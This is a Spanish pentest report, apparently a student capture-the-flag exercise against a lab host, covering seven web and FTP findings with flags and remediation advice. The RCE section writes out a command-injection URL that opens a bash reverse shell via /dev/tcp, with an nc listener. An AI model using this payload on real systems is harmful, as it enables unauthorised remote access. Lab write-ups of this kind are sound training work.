        Informe de Pentesting para

**Atrium**

Fecha: 2025-12-06  
Nombre del documento: Proyect Report - Master

Imagen que contiene azul, alimentos, palo, pájaro

El contenido generado por IA puede ser incorrecto.

Copyright © 2025 BlackStone Project. All rights reserved.

#### AVISO LEGAL

Este documento contiene información confidencial y propietaria la cual es de uso exclusivo de Atrium. La reproducción o uso no autorizado de este documento está totalmente prohibido.

#### CONTROL DE DOCUMENTO

|  |  |
| --- | --- |
| **NOMBRE DOCUMENTO:** | **Proyect Report - Master** |
| **AUTOR:** | **Johnny Corona** |
| **CLIENTE:** | **Atrium** |

#### DECLARACIÓN DE CONFIDENCIALIDAD

Este informe contiene la información relativa a las posibles brechas de seguridad de Atrium y sus sistemas. Se recomienda que sean tomadas precauciones especiales para proteger la confidencialidad de este documento y de la información contenida en él. Todas las demás copias del informe se han entregado a Atrium. La evaluación de la seguridad es un proceso incierto, basado en las experiencias, la información actualmente disponible y las amenazas conocidas. Se debe entender que todos los sistemas de información, por su naturaleza dependen de los seres humanos y son vulnerables en cierto grado.

Este informe podrá recomendar que Atrium utilice ciertos productos de software o hardware fabricados o mantenidas por otros proveedores. Se basan estas recomendaciones a partir de su experiencia previa con las capacidades de estos productos. Sin embargo, no se puede y no debe garantizar que un determinado producto funcionará según lo anunciado por el vendedor.

#### ÍNDICE

[1 INTRODUCCIÓN 5](#_Toc200831432)

[1.1 OBJETIVO 5](#_Toc200831433)

[1.2 ALCANCE 5](#_Toc200831434)

[2 RESUMEN EJECUTIVO 6](#_Toc200831435)

[3 RESULTADO DE LAS PRUEBAS 7](#_Toc200831436)

[3.1 Detalles de los objetivos 7](#_Toc200831437)

[192.168.1.141 7](#_Toc200831438)

[4 Tabla de criticidad 20](#_Toc200831439)

[192.168.1.141 20](#_Toc200831440)

[5 Conclusiones 21](#_Toc200831441)

# 1 INTRODUCCIÓN

Durante las pruebas se simulan las actividades que realizaría un atacante real, descubriendo las vulnerabilidades, su nivel de riesgo, y generando recomendaciones que permitan al cliente realizar la remediación de estas. En cada sección de este informe se detallan los aspectos importantes de la forma en que un atacante podría utilizar la vulnerabilidad para comprometer y obtener acceso no autorizado a información sensible. Se incluyen además directrices que al ser aplicadas mejoraran los niveles de confidencialidad, integridad y disponibilidad de los sistemas analizados.

## 1.1 OBJETIVO

El objetivo de la evaluación de seguridad es detectar las vulnerabilidades de seguridad existentes en los sistemas analizados para posteriormente generar un informe con los hallazgos y recomendaciones que permitan la remediación de estas.

## 1.2 ALCANCE

La evaluación realizada se ha centrado en los objetivos aprobados en el alcance del contrato, en el cual se establece:

|  |  |
| --- | --- |
| **No.** | **Objetivos** |
| 1 | 192.168.1.141 |

# 2 RESUMEN EJECUTIVO

Tienes que capturar pantalla de este gráfico para insertarlo dentro del Word.

|  |  |  |
| --- | --- | --- |
| **vulnerabilidad** | **Cantidad** | **Porcentaje** |
| Muy Alta | 2 | 28.6% |
| Alta | 4 | 57.1% |
| Media | 1 | 14.3% |
| Baja | 0 | 0 |

Gráfico

El contenido generado por IA puede ser incorrecto.

# 3 RESULTADO DE LAS PRUEBAS

## 3.1 Detalles de los objetivos

### 192.168.1.141

**Nombre:** Ejecución remota de código (RCE)

**Criticidad:** Muy Alta

**Descripción**  
  
Es una vulnerabilidad crítica que permite a un atacante ejecutar comandos o código malicioso en un sistema remoto, normalmente a través de una aplicación web vulnerable.

Interfaz de usuario gráfica, Texto

El contenido generado por IA puede ser incorrecto.

Usando nc -lvnp 4444 y en la URL http://192.168.1.141/ping/index.php?ip=127.0.0.1;bash+-c+%27bash+-i+ %3E%26+/dev/tcp/192.168.1.141/4444+0%3E%261%27 para poder conectarnos.

Texto

El contenido generado por IA puede ser incorrecto.

Verificamos uno a uno intentando encontrar algo mas Intentamos persistencia y logramos algo, en el directorio Deloitte encontramos una flag y un nombre james. FLAG{W311\_D0N3\_R00T\_1S\_W41T1nG\_U} En el directorio opt encontramos otra información , usando chatgpt nos indica que es una cade codificado en base64 RkxBRyB7WTB1X2FyZSBhIHJlYWwgSGFja2VyfQo=

Interfaz de usuario gráfica, Texto, Aplicación

El contenido generado por IA puede ser incorrecto.

USANDO IA nos la descifra FLAG: F L A G {Y0u\_ar\_e\_a\_real\_Hacker}

**Recomendación:** 1-Mantener el software y las bibliotecas actualizadas, usar un cortafuegos para las aplicaciones web. 2- Validación y saneamiento estricto de entradas 3-Evitar el uso de comandos del sistema operativo

**Nombre:** Autorización insuficiente


**Criticidad:** Muy Alta

**Descripción**  
  
Permitir accesos anónimos al servicio FTP significa que cualquier persona puede conectarse sin necesidad de autenticación y potencialmente: 1- Listar directorios. 2- Descargar archivos sensibles. 3- Subir archivos maliciosos si se permiten permisos de escritura.

Imagen que contiene Texto

El contenido generado por IA puede ser incorrecto.

Vista del informe generado por nmap



acceso exitoso al servicio FTP

Interfaz de usuario gráfica, Texto, Sitio web

El contenido generado por IA puede ser incorrecto.

transferimos el archivo flag.txt desde el servidor ftp : : FLAG{FTP\_4n0nym0us\_G00D\_JoB!}

**Recomendación:** 1- Implementar controles de acceso y mecanismos de autorización adecuados 2- Usar FTPS o SFTP: Para una mayor seguridad, se recomienda utilizar protocolos de transferencia de archivos seguros como FTPS (FTP sobre SSL/TLS) o SFTP (SSH File Transfer Protocol). Estos protocolos cifran el tráfico de datos, protegiendo la información confidencia 3- Deshabilitar el acceso anónimo: La solución más efectiva es deshabilitar completamente la opción de acceso anónimo en la configuración del servidor FTP(si esta activo)

**Nombre:** Exposición de datos sensibles

**Criticidad:** Alta

**Descripción**  
  
Esta vulnerabilidad ocurre cuando un desarrollador deja expuestas contraseñas, tokens o claves API dentro del código HTML o JavaScript visible públicamente. Un atacante puede inspeccionar el código y usarlas para acceder a recursos sensibles.

Texto

El contenido generado por IA puede ser incorrecto.

observamos que hay dos valores interesantes: password.value==’supersecret’ y un admin.

Interfaz de usuario gráfica

El contenido generado por IA puede ser incorrecto.


Lo introducimos en el login\_1 que nos aparece al momento de abrir la ip en el navegador y obtenemos la primera flag: BIEN! Tu flag es: FLAG{LOGIN\_Y\_JAVASCRIPT}

**Recomendación:** 1- Encriptar datos sensibles 2- Nunca expongas credenciales en el frontend. 3- Automatiza el escaneo de fugas antes de desplegar. 4- Revoca cualquier credencial expuesta inmediatamente

**Nombre:** Inyección de comandos

**Criticidad:** Alta

**Descripción**  
  
es una vulnerabilidad que permite a un atacante inyectar y ejecutar comandos directamente en el sistema operativo en el que se ejecuta tu aplicación.



Nos da este mensaje, es una pista muy clara de una vulnerabilidad de tipo "Command Injection"

Interfaz de usuario gráfica, Texto, Correo electrónico

El contenido generado por IA puede ser incorrecto.

hacemos la prueba introduciendo whoami:

Texto, Carta

El contenido generado por IA puede ser incorrecto.

Se usan diferentes comando y se obtienen respuesta Ya sabemos que podemos movernos usando comandos en la barra de tareas inclusive al usar el comando ls observamos un documento con el nombre: estonoesunaflag.txt, lo cateamos y obtenemos FLAG{SIMPLEMENTE\_RCE}

**Recomendación:** 1- Evita a toda costa las llamadas al sistema, la mayoría de las veces es posible no utilizarlas. 2- Implementa filtros. Si es imprescindible llevar a cabo llamadas al sistema, utiliza filtros y elimina caracteres que no son necesarios. Por ejemplo, si un usuario tiene que colocar su número de teléfono, solo habilita los caracteres numéricos. 3- Coloca un firewall. Esto impedirá que externos inserten código malicioso.

**Nombre:** Enumeracion de directorios

**Criticidad:** Alta

**Descripción**  
  
--Permite a los atacantes acceder a archivos fuera del directorio deseado -Esto ocurre porque hay directorios o rutas en el servidor que no deberían ser accesibles públicamente (por ejemplo, directorios de backups, archivos de configuración, directorios de administración, etc.), pero que están accesibles sin autenticación ni restricciones.

Interfaz de usuario gráfica, Texto

El contenido generado por IA puede ser incorrecto.

se listan directorios ocultos, obteniendose varios los cuales nos dan informacion especialmente el /upload http://192.168.1.141/uploads/ FLAG: FLAG{ENUMERA\_DIRECTORIOS\_SIEMPRE}

**Recomendación:** 1- Deshabilitar el listado de directorios (Directory Listing) en el servidor web 2- Restringir el acceso a directorios sensibles con autenticación o reglas de firewall 3- Eliminar o mover directorios y archivos sensibles fuera del directorio web público

**Nombre:** Contaminación de parámetros HTTP (HPP)

**Criticidad:** Alta

**Descripción**  
  
Permite a los atacantes manipular URL o parámetros POST Cuando una solicitud HTTP contiene múltiples parámetros con el mismo nombre, los distintos lenguajes y frameworks pueden procesarlos de maneras diferentes. Un atacante puede aprovechar esta ambigüedad para: Evadir controles de seguridad. Manipular lógica de la aplicación. Bypassear filtros o autenticaciones. Modificar valores críticos del backend.

Interfaz de usuario gráfica, Aplicación

El contenido generado por IA puede ser incorrecto.

Observamos que un formulario se utilizaron varios metodos como sql injection, fuerza bruta, comando injection etc.

Interfaz de usuario gráfica, Texto, Aplicación

El contenido generado por IA puede ser incorrecto.

Utilizamos burpsuite para capturar la información y se esa manera inyectar parámetros GET o POST FLAG{BYPASS1NG\_HTTP\_METH0DS\_G00D!}

**Recomendación:** 1-Validar y desinfectar la entrada y evitar parámetros duplicados 2- Validación estricta del lado del servidor 3- Filtrado y normalización de parámetros

**Nombre:** Indexacion de Directorios

**Criticidad:** Media

**Descripción**  
  
Cuando la indexación de directorios está habilitada, un servidor web muestra una lista de los archivos y subdirectorios dentro de un directorio específico en lugar de mostrar una página web. La exposición de la estructura del sitio puede ser aprovechada por atacantes para identificar archivos sensibles, como copias de seguridad, archivos de configuración, contraseñas o scripts que podrían ser utilizados para comprometer el sitio.

Tabla

El contenido generado por IA puede ser incorrecto.

Interfaz de usuario gráfica, Aplicación

El contenido generado por IA puede ser incorrecto.se observa un directorio llamado /cyberacademy

Usamos la ruta que nos dio el escaneo de nmap llamada: http://192.168.1.141/cyberacademy/ y nos da la FLAG: FLAG{YEAH\_R0B0T$.RUL3$}

**Recomendación:** La indexación de directorios se puede desactivar en la configuración del servidor web (por ejemplo, en Apache con la directiva Options -Indexes en un archivo .htaccess o en la configuración principal del servidor). También es importante asegurar que todos los archivos sensibles estén protegidos con permisos de acceso adecuados.

# 4 Tabla de criticidad

### 192.168.1.141

|  |  |
| --- | --- |
| **Nombre** | **Criticidad** |
| Ejecución remota de código (RCE) | Muy Alta |
| Autorización insuficiente | Muy Alta |
| Exposición de datos sensibles | Alta |
| Inyección de comandos | Alta |
| Enumeracion de directorios | Alta |
| Contaminación de parámetros HTTP (HPP) | Alta |
| Indexacion de Directorios | Media |

# 5 Conclusiones

Durante el análisis de seguridad realizado en la máquina del proyecto de hacking web, se detectaron varias vulnerabilidades que pueden ser aprovechadas por un atacante para comprometer el sistema. A continuación, se resumen los hallazgos más importantes: Ejecución remota de comandos (RCE): Se logró ejecutar comandos directamente en el servidor, lo que permite tomar el control del sistema si no se corrige. Autorización insuficiente: Algunas funciones o recursos estaban accesibles sin tener los permisos necesarios, lo cual permite a usuarios no autorizados ver o hacer cosas que no deberían. Exposición de datos sensibles: Se encontraron datos importantes (como contraseñas, rutas internas o configuraciones) visibles sin protección adecuada. Inyección de comandos: Fue posible enviar comandos maliciosos a través de formularios o parámetros, y que estos se ejecutaran en el sistema. Indexación de directorios: El servidor permite ver listas de archivos y carpetas, lo cual puede ayudar a un atacante a descubrir información útil. Enumeración de rutas (paths): Se identificaron rutas internas o archivos al probar diferentes URLs, algo que no debería estar tan expuesto. Contaminación de parámetros HTTP: Se pudo modificar o manipular ciertos parámetros en las peticiones web para alterar el comportamiento de la aplicación. Estos hallazgos muestran que la aplicación tiene varias debilidades que podrían ser explotadas. Se recomienda aplicar buenas prácticas de desarrollo seguro, revisar los controles de acceso y validar correctamente todos los datos que entran desde el usuario.